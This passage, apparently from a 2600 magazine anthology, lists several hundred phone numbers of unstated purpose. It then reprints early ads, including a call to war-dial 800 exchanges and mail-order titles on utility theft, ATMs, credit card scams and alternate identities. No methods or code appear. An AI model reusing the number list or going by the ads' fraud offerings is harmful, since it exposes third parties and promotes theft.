516-773-3867
516-775-7312
516-775-9970
516-781-2050
516-783-5591
516-783-6862
516-783-6912
516-783-7296
516-789-8794
516-791-3745
516-794-1707
516-795-3465
516-795-6510
516-795-8418
516-796-3285
516-822-5323
516-825-2753
516-829-4251
516-877-1184
516-878-8885
516-921-8739
516-922-6492
516-924-8115
516-928-8687
516-929-3752
516-931-7940
516-933-6976
516-935-3613
516-935-6051
516-944-3116
516-944-5262
516-944-6594
516-944-6712
516-979-0090
516-981-0369
516-997-7002
517-339-3367
518-346-3596
518-370-8343
518-393-2467
601-264-2361
602-246-1432
602-247-6034
602-275-6644
602-327-5577
602-574-0327
602-726-7533
602-742-5187
602-849-4321
602-890-0972
602-938-4508
602-952-1382
602-952-2018
602-952-2146
602-956-5021
602-957-4428
602-991-0144
603-436-3461
603-888-4488
603-924-7920
603-924-9820
604-382-2024
604-384-4711
604-430-4145
604-437-7001
604-438-2468
604-462-8633
604-562-9515
604-738-1640
604-937-0906
604-941-0041
605-336-3935
605-624-9409
606-273-8634
606-276-1957
607-797-6416
608-233-1111
608-233-8449
608-256-8088
608-262-4469
608-262-4939
608-262-4939
608-273-5037
608-325-4910
609-228-1149
609-268-9597
609-429-6630
609-448-8244
609-468-5293
609-853-8268
609-896-2436
612-333-5947
612-423-5016
612-472-2218
612-623-1156
612-724-7066
612-753-3082
612-854-9691
612-929-6699
612-929-8966
613-592-0240
613-725-2243
613-820-4646
613-820-4669
614-272-2227
614-436-5886
614-475-9791
614-532-6920
614-687-6413
614-764-6744
614-837-3269
615-297-6037
615-528-5039
615-892-5080
615-967-6889
616-538-1041
616-693-2648
616-791-2109
616-897-8628
616-947-1246
617-235-5082
617-266-7789
617-334-6369
617-353-7528
617-353-9312
617-449-4727
617-470-2548
617-478-6062
617-481-7147
617-528-9009
617-536-4670
617-577-8092
617-632-1861
617-646-3610
617-683-2119
617-692-3973
617-720-3600
617-721-1688
617-769-0850
617-821-0649
617-824-4878
617-826-4086
617-848-8281
617-853-7406
617-862-0781
617-874-4325
617-881-1128
617-881-6495
617-889-4330
617-999-3210
618-345-6638
618-466-9497
619-256-3914
619-265-3428
619-268-0437
619-270-1166
619-271-8613
619-272-1503
619-279-2851
619-283-1538
619-284-4448
619-286-7838
619-377-5623
619-421-3305
619-434-4600
619-444-7006
619-444-7099
619-452-1869
619-461-5117
619-483-5477
619-562-9759
619-576-1362
619-578-2646
619-582-9557
619-691-8367
619-692-1961
619-727-7500
619-729-7812
619-746-0667
619-746-6191
619-758-9057
619-942-7092
701-293-5973
701-746-4959
701-780-3228
702-362-3609
702-826-2337
702-826-7234
702-826-7277
702-870-9986
702-873-1752
703-321-7441
703-342-1800
703-360-3812
703-363-6978
703-385-8384
703-425-6308
703-425-7229
703-425-9452
703-430-2535
703-437-7871
703-476-9459
703-536-3769
703-560-0979
703-560-7803
703-590-9613
703-591-5120
703-620-3079
703-665-0846
703-667-7988
703-670-5881
703-671-0598
703-680-5220
703-734-1387
703-750-3842
703-759-5049
703-759-6627
703-765-2161
703-833-7355
703-836-0384
703-978-0351
703-978-0921
703-978-9592
703-998-7625
704-332-5439
704-365-4311
704-373-7966
704-523-3257
704-535-6744
704-873-5140
707-257-6502
707-422-4767
707-422-7256
707-527-5908
707-538-9124
707-725-9202
707-725-9612
707-745-9753
707-826-0181
707-884-4221
707-944-8002
707-996-2427
713-266-0711
713-266-5423
713-270-1427
713-280-8711
713-331-2599
713-332-4006
713-333-4004
713-342-9349
713-356-7104
713-360-1316
713-370-2292
713-392-4953
713-426-7070
713-437-7260
713-443-1165
713-444-6863
713-451-6455
713-452-0346
713-455-9502
713-463-0939
713-463-4621
713-464-2330
713-464-8814
713-465-8995
713-466-0701
713-467-7113
713-468-0174
713-468-1770
713-469-8893
713-471-2854
713-471-4131
713-471-7458
713-477-7475
713-479-5754
713-481-0455
713-481-6203
713-482-4634
713-482-5526
713-484-8090
713-486-9800
713-488-2003
713-488-5619
713-488-8771
713-488-9778
713-492-8700
713-495-5020
713-496-7161
713-497-4633
713-497-5433
713-521-3584
713-523-5000
713-526-3646
713-526-5671
713-530-0164
713-530-2334
713-546-3346
713-550-4202
713-568-9453
713-583-0001
713-583-0403
713-583-1287
713-635-8254
713-644-6400
713-645-5305
713-660-9252
713-661-2768
713-667-4787
713-691-4939
713-699-2073
713-721-0888
713-723-9481
713-726-0106
713-729-1257
713-729-5100
713-729-9092
713-747-1232
713-772-5259
713-772-5609
713-772-6096
713-774-4483
713-776-8043
713-778-9356
713-780-2586
713-831-3768
713-859-2750
713-859-4409
713-870-8803
713-890-0310
713-893-0424
713-895-8111
713-933-7353
713-937-6779
713-941-1542
713-952-3210
713-955-7564
713-955-8120
713-955-9531
713-956-9399
713-981-4062
713-981-8657
713-987-4163
713-997-2461
713-999-1205
713-999-5474
714-354-8004
714-359-3189
714-523-5165
714-530-4765
714-530-8226
714-534-1547
714-537-7355
714-537-7913
714-538-3103
714-542-2468
714-554-4520
714-591-7002
714-599-2109
714-630-7104
714-631-4021
714-632-9117
714-637-2094
714-642-4408
714-650-6442
714-650-6699
714-675-3326
714-676-3378
714-681-0974
714-731-6523
714-772-8868
714-774-7860
714-781-8774
714-826-2986
714-826-7383
714-830-5132
714-842-6348
714-855-3282
714-857-2470
714-859-4976
714-859-7727
714-898-8634
714-952-2110
714-961-1135
714-974-6925
714-974-9788
714-981-3787
714-995-2428
716-227-1156
716-244-9531
716-323-1214
716-626-4327
716-832-1398
716-836-6964
718-229-1189
718-241-8965
718-268-2062
718-331-1185
718-332-5851
718-351-2710
718-357-4112
718-357-7670
718-441-3755
718-442-3874
718-452-1539
718-494-6650
718-591-4487
718-596-2660
718-625-5931
718-627-5874
718-629-0877
718-646-1985
718-699-0861
718-727-4290
718-767-9881
718-776-8386
718-835-1195
718-836-3019
718-849-3422
718-934-5573
801-224-2048
801-255-4796
801-261-1356
801-264-8021
801-266-8365
801-268-8831
801-277-9640
801-561-7478
801-566-4551
801-575-5911
801-581-4005
801-943-3831
801-943-6360
801-969-9119
802-879-6587
803-279-5392
803-548-0900
803-548-7080
803-736-3302
804-340-5246
804-393-2925
804-444-3392
804-481-1824
804-491-1437
804-525-0312
804-868-0922
804-898-7493
805-492-5472
805-493-1495
805-499-8378
805-523-2725
805-526-6147
805-527-2219
805-527-8668
805-584-6054
805-687-9400
805-833-0359
805-937-0124
805-964-4115
805-964-6626
805-985-2591
806-353-7484
806-763-3375
806-795-0102
808-244-9789
808-245-2080
808-262-5110
808-338-1277
808-422-8406
808-456-3745
808-456-8689
808-486-0407
808-487-2001
808-487-8755
808-524-6652
808-524-6669
808-526-0719
808-672-4373
808-735-6083
808-845-7143
808-944-0562
809-781-0350
812-372-8336
813-254-4637
813-294-6233
813-391-5219
813-489-0840
813-831-7276
813-866-9945
813-875-8096
813-884-1506
813-885-6187
813-887-3984
813-937-3608
813-963-6362
814-238-4857
814-437-5647
815-455-2406
815-633-6533
815-654-5272
815-838-1020
815-877-6521
816-483-2526
816-523-0304
816-587-9543
816-931-9316
817-244-4151
817-294-7383
817-361-0888
817-467-3612
817-467-5110
817-547-8890
817-640-1282
817-737-8640
817-737-8781
817-738-1693
817-754-1568
817-767-5847
818-362-9276
818-365-2996
818-366-1238
818-366-2276
818-368-5801
818-441-1904
818-509-0897
818-659-6164
818-701-7670
818-707-1574
818-783-2305
818-790-3014
818-799-1632
818-842-6900
818-884-1126
818-906-1636
818-957-5195
818-980-6482
818-990-4767
818-990-6830
818-996-1977
901-276-8196
904-264-0335
904-353-5227
904-383-1133
904-721-3804
904-725-4995
904-743-7050
907-225-6789
907-337-1984
907-344-8558
907-349-7996
907-424-5137
912-236-3047
912-439-7440
912-929-8728
913-362-9583
913-432-5544
913-648-5301
913-676-3613
913-682-3328
913-827-3310
913-841-6424
913-842-5749
913-843-4259
914-221-0774
914-221-0980
914-221-2248
914-221-3454
914-238-4251
914-246-7605
914-297-0665
914-343-1031
914-343-5076
914-352-6543
914-352-6801
914-353-2174
914-359-1517
914-428-7216
914-429-9943
914-462-7674
914-471-7617
914-485-3393
914-496-4155
914-634-1268
914-634-8385
914-636-0649
914-668-3664
914-679-6559
914-679-8734
914-758-8773
914-782-7605
914-783-0343
914-835-2667
914-835-3627
914-838-1302
914-942-2638
914-948-2018
915-565-9903
915-598-1668
915-755-1000
916-393-4459
916-483-8718
918-438-3363
918-446-5219
918-493-2137
918-664-8737
918-749-0059
918-749-0718
918-838-8698
919-235-3656
919-362-0676
919-497-6801
919-723-5275
919-756-3369
919-782-0829
919-847-4625
919-872-2618
919-996-1604

ADS

We had a brief period of experimentation with advertising in our early years. Many young publications fall under the influence of this powerful addiction, but we were able to eventually break free of its evil clutches. Actually, it wasn't so bad, but it didn't really fit in with what we were trying to do. However, we felt it best to acknowledge this piece of our history by reproducing those ads here, as well as our own house ads, which continue to this day. Just remember that nothing offered here still applies. But you knew that.

Are You Reading Someone Else's Copy of 2600?

WHY NOT SUBSCRIBE?

- You'll get your very own copy at the same time of every month.
- You won't lose your eyesight trying to read small print that's been copied six times or more!
- You'll be helping *2600* become financially solvent, which will result in a better publication.
- By getting more subscribers, we can keep the price of *2600* down—maybe even lower it!

OUR MAILING LISTS WILL NEVER BE SOLD, GIVEN AWAY, OR LOOKED AT BY ANYONE OUTSIDE OF *2600*.

FREEDOM INSURANCE: ALTERNATE IDENTITY Book, $10. Dealers Wanted! Survival Book list, $2. SUPER CONFIDIENTIAL Re-Mail service info, $2. Computer services list, $2. Tech-Group, Box 93124, Pasadena, CA 91109.

PASSPORTS, Dual Citizenships, still available from the Principality of Castellania. Info, $5. Reps Wanted info $2 extra. Box 40201, Pasadena, CA 91104

Advertise in 2600!

That's right, America's #1 phone phreak/computer hacker newsletter is now offering advertising! No, we haven't sold out. As we have always stated, our purpose is to bring phreaks and hackers out into the open where their talents will be appreciated. By providing advertisements, we keep you updated on the latest technological toys and help defray the costs of our publication.

2600 is read by people all over the world who are active participants in high technology. Swarms of security minded people also subscribe. If you want to reach this select crowd, why not consider taking out an ad in the newsletter they read? Call 516-751-2600 for more information. We offer a 10% discount to subscribers.

The Private Sector Has Gone 10 Meg!

The official bulletin board of 2600 now has even more info to share with our new 10-megabyte hard disk drive. Access is open to all! We have the following sub-boards:

Telcom Digest — **Media/News Articles**
BBS Advertising — **Telcom Questions**
Telcom — **Electronics**
Trashing — **Security**
Computers & Networking

Call The Private Sector for the most interesting and intelligent talk on telecommunications and computers that your modem will ever find!

Call Today! 201-366-4431 (300/1200)

Advertise in *2600*!

Reach over 1,000 selective readers—hackers, security analysts, corporate spies, private consultants, and people who are just interested in what's going on.

Call 516-751-2600 for info.

Announcing The Great 800 Scan!

***

Right now, phone phreaks and hackers around the country are calling thousands of 800 numbers in an effort to collect information. Soon an amazing list of computers, voice mail systems, extenders, PBX's, test numbers, and service numbers will be compiled! And you can be a part of this. Just:

- **Pick your favorite 800 exchange (800-EXC-XXXX)**
- **Make sure your exchange isn't already being scanned**
- **Then dial away, taking note of what you find and what area code you're calling from.**

FOR MORE DETAILS CALL OUR OFFICE AT 516-751-2600 AND ASK TO SPEAK TO AN 800 SCAN COORDINATOR.

We will be keeping track of what has already been mapped out. Remember, this activity is FREE and LEGAL!!

★★★★★ INFO WANTED ★★★★★

Will pay reasonable price for:

- Telco service rep manual
- Info on toll libraries
- Library codes
- Remobs

Also would like to meet *2600* type people in Chicago area

MR. THORHAMMER
P.O. BOX 8—STATION F
BUFFALO, NY 14212

Attention Readers!

2600 is always looking for information that we can pass on to you. Whether it is an article, data, or an interesting news item—if you have something to offer, send it to us!

Remember, much of* 2600 *is written by YOU, our readers.

NOTE: WE WILL ONLY PRINT A BY-LINE IF SPECIFICALLY REQUESTED.

Call our office or BBS to arrange an upload. Send US mail to

***2600* Editorial Dept.**
Box 762
Middle Island, NY 11953-0762
(516) 751-2600

"Wow, another bank machine!"

Attention Readers!

Demand for back issues has grown so much that we're in the process of reprinting our entire inventory. As a result, we're going to be raising the price on back issues to $2 each. This is necessary to cover the time and expense involved in doing this. However, our present subscribers (you) can still get back issues at the old price ($1) if your order is postmarked September 15 or earlier.

BACK ISSUES ARE AVAILABLE FOR EVERY MONTH SINCE JANUARY, 1984

Send all requests to:
2600 Back Issues Dept.
Box 752
Middle Island, NY 11953-0762
(516) 751-2600
ALLOW 4 WEEKS FOR DELIVERY

SHOCKING BOOKS!!!

CONSUMERTRONICS CO. - The National Clearinghouse for Technical Survival Information - Now Offers Over 70+ Survival Publications on Electronics, Computers, Energy, Weapons, Medical, Financial - including:

( ) TONE DEAF (phones) ($7)
( ) TELEPHONE RECORDER INTERFACE ($7)
( ) STOPPING POWER METERS ($7)
( ) IRON GONADS (electric meters) ($7)
( ) KW-HR METERS ($15)
( ) RIPPLED OFF! (electric) ($7)
( ) LIBERATE GAS & WATER ($7)
( ) GAS FO' ALL! (gas & diesel fuel) ($12)
( ) AUTOMATIC TELLER MACHINES ($20)
( ) CREDIT CARD SCAMS ($9)
( ) ABSOLUTE COMPUTER FILE SECURITY (++ $1,000 Contest) ($25)
( ) COMPUTER PHREAKING ($15)
( ) TV DECODERS & CONVERTERS ($8)
( ) VOICE DISGUISER ($8)
( ) ELECTROMAGNETIC BRAINBLASTER ($25)

By John J. Williams, M.S.E.E. (former NMSU CS Professor) as seen on CBS "60 MINUTES", ABC Talkshows - many more!! FREE $1 shocking SUPER-SURVIVAL CATALOG for all orders over $10. Please add $3 ship/hndl for your order.

Consumertronics Co.
2011 CRESCENT DR., P. O. DRAWER 537,
ALAMOGORDO, NM 88310


EQUIPMENT
Security, Privacy, Police
Surveillance, Countermeasures, Telephone
BOOKS
Secret Reports, Forbidden Knowledge

•••

SEND $10.00 FOR LARGE CATALOG AND ONE YEAR UPDATES

SHERWOOD COMMUNICATIONS
Philmont Commons
2789 Philmont Avenue Suite #108T
Huntingdon Valley, PA 19006

ATTENTION READERS! Last month, you received an orange postage-paid survey card. Please fill it out and mail it now. We have received many, but some of you have not yet sent it in. If you take the time to fill it out, we can try to accomodate your needs, and we will be able to hear your comments and criticism. Thanks. If you wish to whine and complain at great length send a letter that includes any suggestions or comments to: 2600, Box 99, Middle Island, NY, 11953-0099.



Please excuse our changing typefaces, styles, and printing methods in our continuing effort to achieve perfection. Please continue to let us know how we're doing. Any comments or assistance is greatly welcomed. Our modem is always open.

2600 makes a great Christmas gift! Send your favorite phreak or hacker a subscription.